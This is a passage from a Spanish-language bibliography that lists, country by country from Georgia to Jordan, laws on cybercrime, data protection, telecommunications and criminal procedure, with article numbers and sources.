- Law of Georgia on State Secrets, artículos 6, 26, 27, 42 (Legislative Herald of Georgia, 19 de febrero de 2015).
- Law of Georgia on Planning and Coordination of the National Security Policy, artículo 11 (Legislative Herald of Georgia, 4 de marzo de 2015).
- Law of Georgia on Narcotic Drugs, Psychotropic Substances and Precursors, and Narcological Assistance, artículo 11 (Legislative Herald of Georgia, 22 de mayo de 2012).
- Election Code of Georgia, artículo 51.11 (Legislative Herald of Georgia, 27 de diciembre de 2011).
- Law of Georgia on Electronic Communications, artículos 8, 44-46 (Legislative Herald of Georgia, 2005).

- Law of Georgia on Operative Investigatory Activities, artículo 7 (Legislative Herald of Georgia, 30 de abril de 1999).
- Law on State Security Service of Georgia, artículos 12, 21 (Legislative Herald of Georgia, 8 de julio de 2015).
- Law of Georgia on Unified State Registry of Information, artículos 1-13 (Legislative Herald of Georgia, 5 de mayo de 2011).
- Law of Georgia on Copyright and Related Rights, artículos 58-62 (Legislative Herald of Georgia, 22 de junio de 1999).
- Law of Georgia on Personal Data Protection, artículos 43-55 (Georgian National Communications Commission, 2013).
- Law of Georgia on the Creation of the Legal Entity of Public Law (LEPL)-Data
- Exchange Agency, artículos 1-14 (Data Exchange Agency Georgia, 2009).

Ghana

- Criminal Offences Act, secciones 115-118, 185, 195 (Ghana Legal, 1960).
- Security and Intellience Agencies Act, secciones 30, 31 (Ghana Legal, 1996).
- Copyright Act, secciones 41-43, 45 (Ghana Legal, 2005).
- Payment Systems Act, secciones 3, 22 (Ghana Legal, 2003).
- Evidence Act, secciones 142, 163, 164, 179 (Ghana Legal, 1975).
- Securities Industry Law, secciones 125-127 (Ghana Legal, 1993).
- Ghana Maritime Security Act, sección 16 (Ghana Legal, 2004).
- Electronic Communications Act, secciones 73-81 (Ministry of Communications Ghana, 6 de enero de 2008).
- Electronic Transactions Act, secciones 98-140 (Ministry of Communications Ghana, 18 de diciembre de 2008).
- Electronic Communications Amendment Bill 2016 (Parliament of Ghana, 2016).
- Interception of Postal Packets and Telecommunication Messages, Bill (Martin Amidu Speaks, 2016).
- Data Protection Act (Ghana Data Protection Commission, 2012).
- Anti-Money Laundering Act, secciones 25, 26, 39 (United Nations Office on Drugs and Crime, 2008).
- Anti-Terrorism Act, sección 2 (Vertic: Building trust through verification, 2005).

- Economic and Organised Crime Act, 2010 Act 804, secciones 3, 74 (Ghana Financial Intelligence Center, 2010).

Granada

- Criminal Code, secciones 439-446 (Eastern Caribbean Law, 1958).
- Electronic Crimes Act, secciones 1-33 (Government of Grenada, 2013).
- Terrorism Act, Fifth Schedule (section 41) Terrorist Investigations: Information 8, secciones 1, 11, 15 (Government of Grenada, 2012).
- Electronic Transactions Act, secciones 34, 38, 43-46 (Government of Grenada, 2008).
- Freedom of Information Act, secciones 51-53 (Government of Grenada, 2007).
- Telecommunications Act, secciones 58-73 (Grenada National Telecommunications Regulatory Commission, 2000).
- Interception of Communication Act, secciones 1-36 (Eastern Caribbean Law, 2013).
- Evidence Act, secciones 36 A-L (Eastern Caribbean Law, 2000).
- Payment Systems Act, secciones 5, 23, 24 (Laws of Government of Grenada, 2009).
- Copyright Act, secciones 36-51 (Laws of Government of Grenada, 1988).

Grecia

- Penal Code, artículos 5, 13, 187, 187A, 211, 248, 250, 292A, 292B, 337, 348, 348A, 348B, 348Γ, 349, 361, 362, 363, 370, 370A, 370B, 370Γ, 370Δ, 370Ε, 381, 386A (Ministry of Justice, Transparency and Human Rights Greece, 1951).
- Law 2472 of 1997 on the Protection of Individuals with Regard to the Processing of Personal Data, artículo 22 (Hellenic Data Protection Authority, 1997).
- Law 3471/2006 Protection of Personal Data and Privacy in the Electronic Communications Sector and Amendment of Law 2472/1997, artículo 15 (Hellenic Data Protection Authority, 2006).
- Law 3649/2008 National Intelligence Service and Other Provisions, artículo 4 (National Intelligence Service Greece, 2008).

- Law 2121 of 1993 Copyright, Related Rights and Cultural Matters, artículos 66, 66A, 66B (Hellenic Copyright Organization, 1993).
- Law 927 of 1979 on Punishing Acts or Activities Aiming at Racial Discrimination (Legislationline, 1979).
- Law 3431/2006 on Electronic Communications and Other Provisions, artículos 62, 63 (Hellenic Telecommunications and Post Commission, 2006).
- Law 3917/2011 on Retention of Telecommunication Data and Other Issues (eThemis-The Greek Legal Site, 2011).
- Law 4070/2012 Electronic Communications Settings, Transport, Public Works and other Provisions, artículos 37, 76, 77 (Taxheaven-Taxes Accounting Information Portal, 2012).
- Civil Code, artículos 57, 59, 932 (Ministry of Justice, Transparency and Human Rights Greece, 1946).

Guatemala

- Proyecto de ley 4055 Ley de Delitos Informáticos, artículos 1-58 (Congreso de la República de Guatemala, 2010).
- Código Penal, artículos 188-190, 274 A-G, 275, 275 bis, 303 quater (Ministerio de Cultura y Deportes Guatemala, s.f.).
- Ley de Derecho de Autor y Derechos Conexos, artículos 98, 274 (Ministerio de Cultura y Deportes Guatemala, 2006).
- Ley de Acceso a la Información Pública, artículo 30 (SEDEM-Seguridad en Democracia, 2008).
- Ley Contra la Delincuencia Organizada, artículos 48-71 (SEDEM-Seguridad en Democracia, 2006).
- Ley de Tarjeta de Crédito, artículos 7, 20, 31, 36 (Congreso de la República de Guatemala, 2015).
- Ley Protección Integral de la Niñez y Adolescencia, artículo 59 (Alba-Keneth Gobierno de Guatemala, 2003).
- Ley General de Telecomunicaciones, artículos 79-81 (Superintendencia de Telecomunicaciones Guatemala, 1997).
- Ley Para el Reconocimiento de las Comunicaciones y Firmas Electrónicas, artículos 8-14, 33, 35, 42, 49, 50 (Firma-e Cámara de Comercio de Guatemala, 2008).

Guinea

- Loi l2016-037 AN relative à la cybersécurité et la protection des données (Autorité de Régulation des Postes et Télécommunications République de Guinée, 2016).
- Loi 2016-035 AN relative aux transactions électroniques, artículos 47-53 (Autorité de Régulation des Postes et Télécommunications République de Guinée, 2016).
- Loi N./2015/018/AN Relative Aux Télécommunications et aux Technologies de L'Information en République de Guinée, artículos 115, 116, 133-158 (Autorité de Régulation des Postes et Télécommunications République de Guinée, 2015).
- Projet de Code Pénal, artículos 13, 268, 325, 421, 424, 648, 856-879, 964-967 (Guinéenews-Dernières nouvelles de la Guinée par les guinéens, mayo de 2016).
- Nouveau Code de Procédure Pénale, artículos 68, 72, 74, 78, 79, 80, 165, 169, 175, 176 (Guinéenews-Dernières nouvelles de la Guinée par les guinéens, febrero de 2016).

Guinea-Bisáu

- Lei n.º 5/2010-Lei de Base das Tecnologias de Informação e Comunicação, artículos 8, 67, 82, 105, 109, 111, 113, 117, 123-125 (Autoridade Reguladora Nacional-Tecnologias de Informação e Comunicação da Guiné-Bissau, 27 de mayo de 2010).
- Decreto n.º 22/2013-Regulamento Relativo à Identificação de Assinantes das Redes de Telecomunicações Móveis, artículos 7, 8, 12, 13 (Autoridade Reguladora Nacional-Tecnologias de Informação e Comunicação da Guiné-Bissau, 13 de noviembre de 2013).
- Decreto n.º 14/2013-Regulamento relativo à Gestão e Controlo do Tráfego gerado nas Redes e Operadoras licenciadas no país, artículo 12 (Autoridade Reguladora Nacional-Tecnologias de Informação e Comunicação da Guiné-Bissau, 10 de julio de 2013).
- Decreto n.º 13/2010-Regulamento Relativo ao Regime de Interligação, artículo 8.
- Decreto n.º 16/2010-Regulamento de Oferta de Redes e Serviços Informação e Comunicações, artículos 11, 24, 36, 39, 40 (Autoridade Reguladora Nacional-Tecnologias de Informação e Comunicação da Guiné-Bissau, 2010).

- Código Penal, artículos 102, 126, 127, 132, 141, 154, 217, 224.
- Lei Uniforme Relativa à Luta Contra o Branqueamento de Capitais - artículos 11-13, 17, 33 (Rede de Cooperação Jurídica e Judiciária Internacional dos Países de Língua Portuguesa, 2007).

Guinea Ecuatorial

- Ley de Régimen de Acceso a los Servicios de la Administración Pública por los Medios Electrónicos.
- Ley de Conservación de Datos Electrónicos.
- Ley de Firma y Documentos Electrónicos.
- Ley Orgánica sobre la Protección de Datos Personales.
- Ley de Comunicaciones por Internet (Comunidade dos Países de Língua Portuguesa, 2016).
- Ley General de Telecomunicaciones, artículos 42-47 (*Boletín Oficial del Estado de la República de Guinea Ecuatorial*, 2005).

Guyana

- Draft Cybercrime Bill No.17/2016, secciones 1-43 (Parliament of the co-operative Republic of Guyana, 2016).
- Draft Regulations for 2016 Telecommunications Bill, secciones 29-33 (National Frequency Management Unit Guyana, 2016).
- Evidence Act, secciones 89, 91, 93 (Ministry of Legal Affairs. Government of Guyana, 1893).
- Criminal Law (Offences), secciones 107, 128 (Ministry of Legal Affairs. Government of Guyana, 1893).
- Anti-Money Laundering and Countering the Financing of Terrorism Act, secciones 3, 18, 33 (Ministry of Legal Affairs. Government of Guyana, 2009).
- Protection of Children Act, sección 50 (Ministry of Legal Affairs. Government of Guyana, 2009).
- Telecommunications Act, secciones 5, 32-36 (Ministry of Legal Affairs. Government of Guyana, 1990).
- Interception of Communications Act (Ministry of Legal Affairs. Government of Guyana, 2008).
- Narcotic Drugs and Psychotropic Substances (Control), sección 79 (Ministry of Legal Affairs. Government of Guyana, 2012).

Haití

- Avant-projet du nouveau code pénal haïtien, artículos 403, 442, 449-455, 486, 487, 596-598, 653, 710, 820, 969 (Centre de Recherche et d'Information juridiques Haiti, 2015).
- Loi sanctionnant le blanchiment de capitaux et le financement du terrorisme, artículos 4, 16, 22, 38 (Centre de Recherche et d'Information juridiques Haiti, 2013).
- Loi relative au contrôle et à la répression du trafic illicite de la drogue, artículos 62, 97 (Centre de Recherche et d'Information juridiques Haiti, 2001).
- Loi sur les télécommunications, artículos 137-145 (Conseil National des Télécommunications République d'Haiti, s.f.).

Honduras

- Código Penal, artículos 27, 147-C, 149-E, 149-D, 165, 214, 218-E, 223, 223-A, 224-A, 242, 242-A, 254, 255, 271, 286, 307, 321-A, 394-E, 394-F, 394-H, 394-I, 394-N (Poder Judicial de Honduras, 1983).
- Código Tributario, artículo 63 (Poder Judicial de Honduras, 2016).
- Ley Especial sobre Intervención de las Comunicaciones Privadas (Poder Judicial de Honduras, 2012).
- Ley Sobre Comercio Electrónico, artículo 10 (Poder Judicial de Honduras, 27 de abril de 2015).
- Ley Contra el Acoso Escolar, artículo 2 (Poder Judicial de Honduras, 21 de enero de 2015).
- Ley Especial Contra el Lavado de Activos, artículos 2, 18, 29, 48 (Poder Judicial de Honduras, 30 de abril de 2015).
- Ley sobre Firmas Electrónicas, artículos 25, 26 (Poder Judicial de Honduras, 2013).
- Anteproyecto de ley protección de datos personales y acción de habeas data en Honduras, artículos 82-94 (Instituto de Acceso a la información Pública Honduras, 2015).
- Ley Marco del Sector de Telecomunicaciones, artículos 39-43 (Comisión Nacional de Telecomunicaciones Honduras, 1995).
- Código Aduanero Uniforme Centroamericano (CAUCA), artículos 22-25 (Secretaría de Finanzas Honduras, 2003).

Hungría

- Code Penal, §77, 198, 204, 216, 219, 222, 224, 331, 332, 375, 384-388/B, 390, 392-394, 422-424, 459 (National Legislation Hungary, 2012).
- Code Procedure Penal, § 17, 69/A-D, 70, 70/B, 71, 85, 158/A-D, 174, 200, 202, 207, 215, 219, 331, 334, 354, 374, 375, 387, 398, 547-549, 569, 570, 596/A, 604 (National Legislation Hungary, 1998).
- Communications Electronics Act, §48-50/C (National Legislation Hungary, 2003).
- Electronic Commerce Services and Information Society Services Act, §1-18 (National Legislation Hungary, 2001).
- Electronic Administration and the General Rules of Fiduciary Services Act, §32, 38, 45, 47, 90, 96 (National Legislation Hungary, 2015).
- Consumer Protection Act, §16/A, 49, 51/B (National Legislation Hungary, 1997).
- Prohibiting Unfair Commercial Practices Against Consumers Act, Melléklet a 2008. évi XLVII. Tisztességtelen kereskedelmi gyakorlatok (National Legislation Hungary, 2008).
- National Defence and the Hungarian Defence Forces and the Legal System to Deploy Special Measures Act, §18, 19, 68, 79 (National Legislation Hungary, 2011).
- Protection of Classified Information Act, §3, 6, 10, 15, 16, 20, 37, 40 (National Legislation Hungary, 2009).
- Media Services and Mass Act, §185-188, 189 (National Legislation Hungary, 2010).
- International Assistance in Criminal Matters Act, §4, 46, 60/F, 60/G, 60/H, 61, 79/A (National Legislation Hungary, 1996).
- National Security Services Act, §6, 8, 38-52/L (National Legislation Hungary, 1995).
- Personal Data and Address of the Registration of the Implementation of 146/1993 Issued, §30 (National Legislation Hungary, 1992).
- Money Laundering and Terrorist Financing Prevention and Combating Act, §13-15, 23, 24, 29 (National Legislation Hungary, 2007).

India

- Indian Penal Code, secciones 167, 172, 173, 175, 192, 204, 292, 292A, 293, 294, 354C, 354D, 378, 379, 383, 420, 463, 464, 466, 467, 468, 469, 470, 471, 474, 467, 476, 477A, 499, 500, 503, 506, 507, 509 (Ministry of Home Affairs India, 1860).
- The Information Technology Act, artículos 43, 43A, 65-78, 79/A, 80, 84B, 84C, 85 (Puducherry Police, 2000).
- The Protection of Children From Sexual Offences Act, artículos 11, 13 (India Code Legislative Department, 2012).
- The Prevention of Money-Laundering Act, artículo 471 (C.I.D. Crime Branch Odisha Police India, 2002).
- Indian Evidence Act, artículos 22A, 39, 65A, 65B, 81A, 85A, 85B, 85C, 88A, 90A, 131 (AdvocateKhoj India, 1872).
- Companies Act, artículos 120, 397-399, 402 (India Code Legislative Department, 2013).
- Payment and Settlement Systems Act, artículos 14, 25, 28 (Ministry of Law and Justice India, 2007).
- Protection of Women from Domestic Violence Act, artículo 18 (Ministry of Law and Justice India, 13 de septiembre de 2005).
- Right to Information Act, artículo 20 (Ministry of Law and Justice India, 15 de junio de 2005).
- Narcotic Drugs and Psychotropic Substances Act, artículo 68B (Ministry of Law and Justice India, 1985).
- Copyright Act, artículos 51, 63, 63A, 63B (Copyright Office India, 1957).

Indonesia

- Law Number 11 Year 2008 Concerning Electronic Information and Transaction, artículos 27-35, 46, 48, 52 (Ministry of Communications and Information Technology Indonesia, 2008).
- Law No. 19 of 2016 dated 25 November 2016 Amendment to Law Number 11 Year 2008 on Information and Electronic Transactions (Ministry of Communications and Information Technology Indonesia, 2016).
- Draft Law on Restriction of Use of Money Transactions Kartal (Ministry of Law and Human Rights Indonesia, 2015).

- Draft Law on the Protection of Personal Data (Ministry of Law and Human Rights Indonesia, 2016).
- Draft Law on Protection of Personal Data and Information (Ministry of Law and Human Rights Indonesia, 2017).
- Government Regulation of The Republic of Indonesia Number 82 of 2012 Concerning Implementation of Electronic Systems and Transactions (Ministry of Communications and Information Technology Indonesia, 2012).

Irán

- Electronic Commerce Act, artículos 67-78 (Iran Chamber of Commerce, Industries, Mines and Agriculture, s.f.).
- Computer Misuse and Cybercrime Act, secciones 1-23 (Cyber Police-Islamic Republic of Iran, 2003).
- Computer Crimes Act, artículos 1-56 (Laws and Regulations Portal of Islamic Republic of Iran, 20 de marzo de 1388).
- List extensive criminal content tabs in Article 21 of the Law of Cybercrime (Systemgroup, s.f.).
- Regulations Service Internet Cafe net (Cyber Police-Islamic Republic of Iran, 1994).
- Cyber Police Directive Cafes (Iranian Cyber police Police Cyber Police Information Blog, 1994).
- Act 2286: the law protecting the rights of creators of computer software, artículos 9, 13-15 (Laws and Regulations Portal of Islamic Republic of Iran, 1379).
- Law 48994: Law Against Smuggling, artículos 1, 5, 6, 10, 48 (Laws and Regulations Portal of Islamic Republic of Iran, 1392).
- Law 11591: Law on Publication and Free Access to Information, artículo 22 (Laws and Regulations Portal of Islamic Republic of Iran, 31 de mayo de 1388).
- Law 48565: Law on Customs Affairs, artículos 9, 122 (Laws and Regulations Portal of Islamic Republic of Iran, 31 de mayo de 1390).
- Information Network Law, artículo 49.2, cláusula 1; 74, sección 1, cláusulas 4, 6; 76, sección 1, cláusula 7; sección 44.7; sección 73, artículo 2, cláusula 3; sección 74, artículo 1, cláusula 1.
- Criminal Law, sección 314, artículos 2, 347.2.
- Laws on the Protection of Children and Teenagers from Sexual Offenses, sección 2.

- Digital Signature Act, sección 31, cláusula 3.
- Electronic Financial Transaction Act, sección 49, artículo 1, cláusula 7 y 9.
- Citizen Registration Act, sección 37, cláusula 1 (Cyber Police-Islamic Republic of Iran, s.f.).

Irak

- Anti-Terrorism Law, artículo 3 (Iraqi Parliament Council, 2016).
- Anti-Money Laundering and the Financing of Terrorism Law, artículos 1, 10 (Iraqi Parliament Council, 2015).
- Electronic Signature and Electronic Transactions Law, artículos 2, 11, 24-27 (Iraqi Parliament Council, 2012).
- Consumer Protection Law, artículo 7 (Iraqi Parliament Council, 2010).
- Communications and Informatics Law, artículos 1-42 (Iraqi Parliament Council, 27 de abril de 2017).
- Ministry of Communications and Information Technology Law, artículo 3 (Iraqi Parliament Council, 15 de abril de 2017).
- Cyber-crime Law *actualmente revocada 23/02/2017* (Igmena, 2016).

Irlanda

- Criminal Justice (Offences Relating to Information Systems) Bill 2016, secciones 1-17 (Houses of the Oireachtas-Tithe an Oireachtais, 2016).
- Freedom of Information Act, sección 52 (Irish Statute Book, 2014).
- Criminal Justice (Mutual Assistance) Act, secciones 28-30, 75, 105, Schedule 1 Text of 2000 Convention artículos 3, 20, 50 (Irish Statute Book, 2008).
- Consumer Protection Act, sección 55 (Irish Statute Book, 2007).
- Criminal Damage Act, secciones 4-7 (Irish Statute Book, 1991).
- Criminal Justice (Theft and Fraud Offences) Act, secciones 9-11, 24, 27-30, 39, 48, 52 (Irish Statute Book, 2001).
- Criminal Justice Act 2011, secciones 3, 7, 12, 15 (Irish Statute Book, 2011).
- Communications (Retention of Data) Act, secciones 2-4, 8 (Irish Statute Book, 2011).

- Companies Act, secciones 10, 116, 137, 138, 242, 243, 249 (Irish Statute Book, 1990).
- Criminal Justice Act 2006, secciones 102, 107-109, 111, 112, 183 (Irish Statute Book, 2006).
- Child Trafficking and Pornography Act, secciones 2, 4-6, 9 (Irish Statute Book, 1998).
- Data Protection Act, secciones 11, 21, 22, 31 (Irish Statute Book, 1988).
- European Arrest Warrant Act, Council Framework Decision of 13 June 2002 on the European arrest warrant and the surrender procedures between Member States (2002/584/JHA) artículo 2 (Irish Statute Book, 2003).
- Post Office (Amendment) Act, sección 13 (Irish Statute Book, 1951).
- Prohibition of Incitement to Hatred Act, sección 2 (Irish Statute Book, 1989).
- Offences Against the State (Amendment) Act, sección 8 (Irish Statute Book, 1998).
- Criminal Justice (Terrorist Offences) Act, secciones 12, 61, 62 (Irish Statute Book, 2005).
- Copyright and Related Rights Act, secciones 30, 80-82, 140 (Irish Statute Book, 2000).

Islandia

- General Penal Code, artículos 137, 155, 157, 158, 202, 210, 210a, 228, 233a, 249a, 257 (Alþingi-National Parliament of Iceland, 1940).
- Code Procedure Penal, artículos 70, 80-85 (Alþingi-National Parliament of Iceland, 2008).
- Information Act, artículos 8, 34 (Alþingi-National Parliament of Iceland, 2012).
- Legislation on the Media, artículos 12, 25, 27, 28, 31, 50-61 (Alþingi-National Parliament of Iceland, 21 de abril de 2011).
- Act on Electronic Signatures, artículos 5, 11, 14, 17-21, 23 (Alþingi-National Parliament of Iceland, 2001).
- Act on Electronic Commerce and other Electronic Services, artículos 12-18 (Alþingi-National Parliament of Iceland, 2002).

- Law on the Issue and Handling of Electronic Money, artículos 39-44 (Alþingi-National Parliament of Iceland, 2013).
- Law on Measures Against Money Laundering and Terrorist Financing, artículos 2, 3, 21, 27 (Alþingi-National Parliament of Iceland, 2006).
- Legislation on Payment, artículos 55, 56, 77, 78 (Alþingi-National Parliament of Iceland, 1 de diciembre de 2011).
- Copyright Act, artículos 50 gr a, 50 gr d (Alþingi-National Parliament of Iceland, 1972).
- Data Protection Act, artículos 2, 4, 9, 11, 21, 24, 36-38, 41, 422 (Alþingi-National Parliament of Iceland, 2000).
- Act on the Post and Telecom, artículos 3, 4 (Alþingi-National Parliament of Iceland, 2003).
- Telecommunications Act, artículos 3, 41-48, 61, 62 gr a, 64, 72-74 (Alþingi-National Parliament of Iceland, 2003).

Islas Marshall

- Criminal Code, §5.02, 220.6, 250.4, 250.12, 252.7 (Nitijela-Parliament of the Republic of the Marshall Islands, 2011).
- Evidence Act, Rules 502, 901 (5), 1001 (1) (3) (4) (Nitijela-Parliament of the Republic of the Marshall Islands, 1989).
- Foreign Evidence Act, §208 (Nitijela-Parliament of the Republic of the Marshall Islands, 2002).
- Proceeds of Crime Act, §253 (Nitijela-Parliament of the Republic of the Marshall Islands, 2002).
- Secured Transactions Act, §502, 510 (Nitijela-Parliament of the Republic of the Marshall Islands, 2007).
- Counter-Terrorism Act, §105 (13) (38), 118, 120, 121, 126 (Nitijela-Parliament of the Republic of the Marshall Islands, 2002).
- Anti-Money Laundering Regulations Banking Act, secciones 1 (b) (20); 4 (e); 6 (f); Appendix 1 Part B 2. B. & F. & 4. C (Nitijela-Parliament of the Republic of the Marshall Islands, 2002).
- Unauthorized Copies of Recorded Materials Act, §205 (Nitijela-Parliament of the Republic of the Marshall Islands, 1991).
- Child Rights Protection Act, §1027 (Nitijela-Parliament of the Republic of the Marshall Islands, 2015).
- Gaming and Recreation Prohibition Act, §402 (3) (Nitijela-Parliament of the Republic of the Marshall Islands, 1998).

- Treason and Sedition Act, §304-307 (Nitijela-Parliament of the Republic of the Marshall Islands, 1988).
- Mutual Assistance in Criminal Matters Act, §404 (d) (Nitijela-Parliament of the Republic of the Marshall Islands, 2002).

Islas Salomón

- Telecommunications Act, secciones 113-121 (Telecom munications Commission of the Solomon Islands, 2009).
- Penal Code (Amendment) (Sexual Offences) Act, sección 136B (National Parliament of Solomon Islands, 2016).
- Public Financial Management Act, secciones 20, 41 (National Parliament of Solomon Islands, 2013).
- Money Laundering and Proceeds of Crime (Amendment) Act, sección 11H. (2) The power of the Unit are (ı) (ıı) (National Parliament of Solomon Islands, 2010).
- Companies Act, secciones 138, 175, 198, Schedule 1 (sección 3) (National Parliament of Solomon Islands, 2009).
- Evidence Act, secciones 81 (1) (d), 122 (National Parliament of Solomon Islands, 2009).
- Counter-Terrorism Act 2009, secciones 2. Property includes (b) y Terrorist act (g); 11 (d); 41 1. (d); 24; 25 (National Parliament of Solomon Islands, 2009).

Israel

- Penal Code, artículos א/75, 214, 498, א/372 (Nevo-The Legal Database Israel, 1977).
- Computer Law 1995 (Amendment), Tsha -2012.
- Electronic Signature Law 2001 (Amendment No. 2, and Temporary Order, 2010), (Amendment No. 2, 2009), (Amendment No. 2, 2008).
- Proposed Banking Law (Customer Service) (Amendment-the transfer of information and the delivery of documents related to the loan agreement for housing), Htsa"z-2017.
- Protection of Privacy Bill (Amendment-the right to be forgotten, Htsa"z -2017), (Amendment-report on hacking database, Htsa"d -2013), (Amendment-the privacy of minors, Tsha -2012).
- Bill preventing cyberbullying, Htsa"z -2017.

- Proposed Penal Law (Amendment-distributing information on casualties from the scene of a disaster, Htsa"z -2017), (Amendment-Prohibition of obscene material, Tsha-2012), (Amendment-impersonation, Tsha -2012).
- Bill blocking access to telephone lines used for advertising and providing information regarding prostitution, Htsa"z -2017.
- Bill and adware removal software from the Internet constitutes an offense, Htsa"z -2016.
- Bill Communications (Telecommunications and Broadcasts) (Amendment-filtering and gambling sites displaying obscene content on the Internet, Htsa"z -2016), (Amendment-Spam, Htsa"z -2016), (Amendment No. 63, nine years -2016), (Amendment-Compulsory filtering offensive sites, nine years-2016), (Amendment-compensation without proof of damage in the case of telephone harassment, nine years -2015), (Amendment No. 61) (applying the ban on commercial shipping in order to receive donations or propaganda, nine years -2014), (Amendment-Compulsory known offensive content, 2011).
- Proposed Criminal Procedure (Enforcement Powers-Data Communications) (Amendment, 2016 Htsa"z), (Amendment-Prohibition of publication of obscenity with the image of a minor, Htsa"d -2014).
- Pedophilia war bill (database), Htsa"z -2016.
- Bill removing incitement published online social network, nine years-2016.
- A bill regulating security in public bodies (Amendment No. 7), nine years-2016.
- A bill to prevent phishing, online anonymity and deception, computer and cell phone, nine years-2016.
- Bill preventing sexual offenses against minors (Legislative), nine years -2015.
- Bill Defamation (Amendment-Impersonating my client, nine years -2015), (Amendment-libel on the Internet, nine years 2015), (Amendment-providing the skier private Internet service provider, 2011).
- Bill filtering offensive sites in public places, nine years-2014.
- Bill prohibiting the use of the media encourage expressions of violence, Htsa"d -2013.

- A bill restricting the use of place to prevent crimes (Amendment - to restrict Website access and various amendments, Htsa"g 2013).
- Electronic Commerce Bill, 2011 (Law.co.il-Internet, Computers and IT Legal Resources, s.f.).

Italia

- Codice Penale, artículos 133; 240; 270 quinquies; 302; 392; 414; 414 bis; 418; 461; 491 bis; 495 bis; 595; 600-600 septies; 609 undecies; 609 duodecies; 612 bis; 615 bis-quinquies; 616; 617; 617 quater & quinquies & sexies; 618; 621; 623 bis; 635; 635 bis-quinquies; 640 ter-640 quinquies; 683; 734 bis (IPSOA-Professionalitá Quotidiana, s.f.).
- Codice di procedura penale, artículos 103; 114; 234-bis; 240; 244; 247; 254; 254-bis; 260; 266-271; 275-bis; 295; 343; 352; 353; 354; 384-bis (Normattiva-Il portale della legge vigente, 1988).
- Codice in materia di protezione dei dati personali, artículos 3; 4 3. G-bis; 15; 21; 22 6. & 10.; 25; 28; 31; 32; 32-bis; 34; 45; 47; 49; 50; 53-58; 68; 80; 89; 121-135; 138; 160-164 bis; 167-172 (Normattiva-Il portale della legge vigente, 30 de junio de 2003).
- Codice delle comunicazioni elettroniche, artículos 2; 4; 8; 13; 14 3. a); 16 bis; 16 ter; 32; 41; 42; 55; 70 b) 4) & i); 71 2c b); 73; 78 1-bis; 96-98; 100-102; 104; 105 p); 117; 145; 172-175; 208; 211-215 (Normattiva-Il portale della legge vigente, 1 de agosto de 2003).
- Anexo no. 1 (artículos 28, párrafo 1, y 33, párrafo 1) 7.; 8.; 9.; 11 bis.; 15.; 16.
- Anexo No 26 Ajuste Regulatorio aficionado Capítulo I Actividades 'Amateur Radio Sección I Objeto y ámbito artículos 12 8.; 14 bis 2. a).
- Codice dell'amministrazione digitale, artículos 2 5.; 14; 14 bis; 17 c); 20 4.; 30; 32; 32 bis; 35; 43; 44; 44 bis; 46; 49; 51; 60; 62 6. a); 66 6.; 68; 73; 75; 76 (Normattiva-Il portale della legge vigente, 7 de marzo de 2005).
- Codice del consumo, artículos 20 5.; 21 2. a); 22 3.; 26 c); 57 4. b); 66 quinquies; 67 sexiesdecies (Normattiva-Il portale della legge vigente, 6 de septiembre de 2005).
- Nuovo Codice dei contratti pubblici, artículos 52 1. e) & 8 b); 58 1. & 3.; 77 2 (Normattiva-Il portale della legge vigente, 18 de abril de 2016).

- Codice di giustizia contabile, artículos 6 2.; 62 (Normattiva-Il portale della legge vigente, 26 de agosto de 2016).
- Legge 9 agosto 2013, n. 98 Disposizioni urgenti per il rilancio dell'economia, artículo 17-bis (Normattiva-Il portale della legge vigente, 2013).
- Legge 31 luglio 2005, n. 155 Conversione in legge, con modificazioni, del decreto-legge 27 luglio 2005, n. 144, recante misure urgenti per il contrasto del terrorismo internazionale, artículos 7, 7 bis, 8 (Normattiva-Il portale della legge vigente, 2005).
- Legge 124/2007 legge istitutiva del Sistema di informazione per la sicurezza della Repubblica e nuova disciplina del segreto, artículos 1 3-bis.; 4 3. d-bis); 38 1-bis (Sistema di informazione per la sicurezza della Repubblica dell'Italia, 2007).

Jamaica

- The Child Pornography (Prevention) Act, secciones 2-5 (Jamaica Houses of Parliament, 20 de octubre 2009).
- The Customs (Amendment) Act, sección 2 (Jamaica Houses of Parliament, 10 de diciembre de 2009).
- The Sexual Offences Act, sección 28, First Schedule Interception of Communication Act (Jamaica Houses of Parliament, 20 de octubre de 2009).
- The Credit Reporting Act, secciones 3, 17 (Jamaica Houses of Parliament, 31 de agosto de 2010).
- The Interception of Communications (Amendment) Act, secciones 2, 3 (Jamaica Houses of Parliament, 2011).
- The Telecommunications (Amendment) Act, secciones 36, 37 (Jamaica Houses of Parliament, 2012).
- The Defamation Act, secciones 2, 22, 29 (Jamaica Houses of Parliament, 28 de noviembre de 2013).
- The Law Reform Fraudulent Transactions (Special Provisions) Act, secciones 8-13 (Jamaica Houses of Parliament, 28 de marzo de 2013).
- The Banking Services Act, secciones 11-16, 67 (Jamaica Houses of Parliament, 8 de abril de 2014).
- The Criminal Justice (Suppression of Criminal Organizations) Act, sección 18A (Jamaica Houses of Parliament, 4 de abril de 2014).

- The Cybercrimes Act, secciones 1-28 (Jamaica Houses of Parliament, 21 de diciembre de 2015).
- The Evidence (Amendment) Act, Third Schedule 31G, H (Jamaica Houses of Parliament, 10 de agosto de 2015).

Japón

- The Basic Act on Cybersecurity, artículos 1-37 (Electronic Government Laws Japan, 2014).
- Act on Prohibition of Unauthorized Computer Access, artículos 1-14 (Electronic Government Laws Japan, 13 de agosto de 1999).
- Regulation on Punishment of Activities Relating to Child Prostitution and Child Pornography and the Protection of Children, artículos 2, 7, 16-3 (Electronic Government Laws Japan, 26 de mayo de 1999).
- Penal Code, artículos 3 (xiv), 7-2, 161-2, 163-2, 168-2, 168-3, 175, 230, 234, 234-2, 246-2, 258-259 (Electronic Government Laws Japan, 1907).
- Law Concerning Electronic Signatures and Certification Business, artículos 23, 35, 41-47 (Electronic Government Laws Japan, 31 de mayo de 2000).
- Basic Act on the Formation of an Advanced Information and Telecommunications Network Society, artículos 19, 22, 26, 30, 30-2, 36 (Electronic Government Laws Japan, 6 de diciembre de 2000).
- Telecommunications Business Law, artículos 4, 164, 177-193 (Electronic Government Laws Japan, 1975).
- Copyright Law, artículos 95, 97 112-124 (Electronic Government Laws Japan, 1980).
- Act on Regulation of Transmission of Specified Electronic Mail, artículos 5-8, 11-13, 33-38 (Electronic Government Laws Japan, 2001).
- Act on the Protection of Personal Information, artículos 73-78 (Electronic Government Laws Japan, 2003).
- Unfair Competition Prevention Act, artículos 2, 5, 5-2, 16, 17, 19, 21, 23 (Electronic Government Laws Japan, 1993).
- Electronically Recorded Monetary Claims Act, artículos 93-99 (Electronic Government Laws Japan, 2007).

Jordania

- Law No. 27 of 2015 Electronic Crimes Law (Prime Minister Jordan, 2015).
